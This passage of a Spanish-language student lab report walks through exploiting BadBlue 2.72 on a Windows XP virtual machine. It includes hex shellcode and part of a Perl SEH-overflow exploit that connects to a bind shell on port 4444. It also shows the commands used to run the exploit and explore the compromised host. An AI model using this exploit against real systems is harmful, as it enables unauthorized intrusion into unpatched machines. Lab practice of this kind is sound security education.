"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x38".
```

Ilustración 99 Explotación del Servicio Badblue de Windows XP paso 34

```
$exploit = "GET /ext.dll?mfcisapicommand=PassThru0". $pad0 . $shellcode . $pad . $jmp . $seh . $pad1 .$longjmp . $pad2. "HTTP/1.0"."\r\n\r\n";


print $victim $exploit;

print " + Malicious GET request sent ...\n";

sleep(1);

print "Done.\n";

close($victim);

$host = $ARGV[0];
print " + Connect on port 4444 of $host ...\n";
sleep(2);
system("telnet $host 4444");
exit;

# milw0rm.com [2007-12-24]
```

Ilustración 100 Explotación del Servicio Badblue de Windows XP paso 35

Como debía darle permisos de ejecución al archivo y este no me lo iba a permitir decidí copiar ese archivo a un archivo creado por mí con el comando cp 4784.pl badblue272.pl, donde este último es el nombre del nuevo archivo.

```
┌──(franklin㉿franklin)-[~]
└─$ cp 4784.pl badblue272.pl

┌──(franklin㉿franklin)-[~]
└─$
```

Ilustración 101 Explotación del Servicio Badblue de Windows XP paso 36

Y despues de copiar el archivo, puede darle permisos de ejecucion con el comando chmod +x badblue272.pl, donde este ultimo es el nombre del archivo.

```
┌──(franklin㉿franklin)-[~]
└─$ chmod +x badblue272.pl
```

Ilustración 102 Explotación del Servicio Badblue de Windows XP paso 37

Luego, ejecute el archivo con el comando ./badblue272.pl y adicione el comando la dirección IP de la maquina victima 192.168.10.5 y el puerto 80.

```
┌──(franklin㉿franklin)-[~]
└─$ ./badblue272.pl 192.168.10.5 80
```

Ilustración 103 Explotación del Servicio Badblue de Windows XP paso 38

Y al ejecutar el archivo, puede ingresar a Windows XP por medio de badblue.



Ilustración 104 Explotación del Servicio Badblue de Windows XP paso 39

Desde la ubicación que estaba cuando ingrese al sistema, me ubique en la raíz del sistema ejecutando el comando cd .. varias veces.



Ilustración 105 Explotación del Servicio Badblue de Windows XP paso 40

Allí en la raíz, ejecute el comando systeminfo, para ver toda la información del sistema.

Pude observar el nombre del host es decir WAY, el nombre del sistema operativo es decir Microsoft Windows XP Profesional y otras cosas muy importantes.

```
C:\>systeminfo
systeminfo

Nombre de host:                            WAY
Nombre del sistema operativo:              Microsoft Windows XP Professional
Versi♦n del sistema operativo:             5.1.2600 Service Pack 3 Compilaci♦n 2600
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci♦n del sistema operativo:       Estaci♦n de trabajo independiente
Tipo de compilaci♦n del sistema operativo: Uniprocessor Free
Propiedad de:                              way
Organizaci♦n registrada:                   way
Id. del producto:                          76460-641-1927333-23836
Fecha de instalaci♦n original:             26/07/2025, 9:36:06
Tiempo de actividad del sistema:           0 d♦as, 0 horas, 25 minutos, 59 segundos
Fabricante del sistema:                    innotek GmbH
Modelo el sistema:                         VirtualBox
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: x86 Family 25 Model 80 Stepping 0 AuthenticAMD ~2332 Mhz
Versi♦n del BIOS:                          VBOX   - 1
Directorio de Windows:                     C:\WINDOWS
Directorio de sistema:                     C:\WINDOWS\system32
Dispositivo de inicio:                     \Device\HarddiskVolume1
Configuraci♦n regional del sistema:        0c0a
```

Ilustración 106 Explotación del Servicio Badblue de Windows XP paso 41

Para dejar mi huella y demostrar que había vulnerado el sistema correctamente, desde la raíz accedí a la carpeta escritorio.

```
C:\Documents and Settings\wayner_antonio_moya_>cd Es*
cd Es*

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\wayner_antonio_moya_\Escritorio

08/10/2025  10:01    <DIR>          .
08/10/2025  10:01    <DIR>          ..
08/10/2025  10:01               776 BadBlue Personal Edition.lnk
17/11/2022  16:07           720.640 badblue-pe-2.72a.exe
26/05/2022  09:25         2.718.208 Camou121.exe
01/10/2025  20:10           197.250 Descripci♦n del Mapa del Municipio de Bojay♦.pdf
22/09/2025  12:27        12.879.984 FileZilla_3.69.3_win64_sponsored2-setup.exe
24/09/2025  10:17         1.106.979 Informe de Como Instalar los Drivers del Adaptador Inal♦mbrico TP-LINK en _Kali Linux.docx
01/09/2025  18:37    <DIR>          LABORATORIO
30/09/2025  17:55            84.709 Localizacion_Mpio_ Bojaya_Carta_16Sept25.png
01/09/2025  15:55    <DIR>          UTCH-PTIVIL
               7 archivos     17.708.546 bytes
               4 dirs  14.247.649.280 bytes libres

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>
```

Ilustración 107 Explotación del Servicio Badblue de Windows XP paso 42

Y allí dentro cree una carpeta llamada badblue con el comando mkdir badblue.

```
               4 dirs  14.247.649.280 bytes libres

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>mkdir badblue
mkdir badblue
```

Ilustración 108 Explotación del Servicio Badblue de Windows XP paso 43

Y para verificar que efectivamente se había creado la carpeta, ingrese a la máquina víctima es decir Windows XP y puede observar la carpeta creada desde Kali Linux.

Ilustración 109 Explotación del Servicio Badblue de Windows XP paso 44

Y así es como realice este proceso de vulnerar Windows XP por medio de Badblue.

5 Conclusiones

El desarrollo de este laboratorio permitió evidenciar que los archivos con extensiones .png, .docx, .pdf y .exe tienen una capacidad limitada para camuflar información, siendo el rango máximo entre 1 y 2 GB. Asimismo, se comprobó que los intentos de explotación del servicio BadBlue mediante diferentes métodos y payloads en Metasploit no fueron exitosos, lo que refleja la necesidad de comprender a profundidad las versiones, configuraciones y limitaciones de los exploits utilizados. Sin embargo, el uso del exploit badblue 2.72 desde searchsploit permitió lograr acceso al sistema víctima, demostrando la vulnerabilidad existente en versiones antiguas del servicio.

Estas experiencias refuerzan la importancia de mantener actualizados los sistemas, deshabilitar servicios innecesarios y fortalecer las políticas de seguridad para prevenir ataques. Además, la práctica permitió afianzar conceptos fundamentales de la ciberseguridad.

6 Referencias Bibliográficas

BadBlue HTTP Server 2.7 — Vulnerability Database. *Exploit-DB*. Disponible en: https://www.exploit-db.com/exploits/4784

Microsoft. (2008). *Windows XP Professional Product Documentation*. Redmond: Microsoft Corporation.

Nmap Project. (2024). *Nmap Network Scanning: A Guide to Network Discovery and Security Auditing*. Disponible en: https://nmap.org/book/

Rapid7. (2024). *Metasploit Framework Documentation*. Disponible en: https://docs.metasploit.com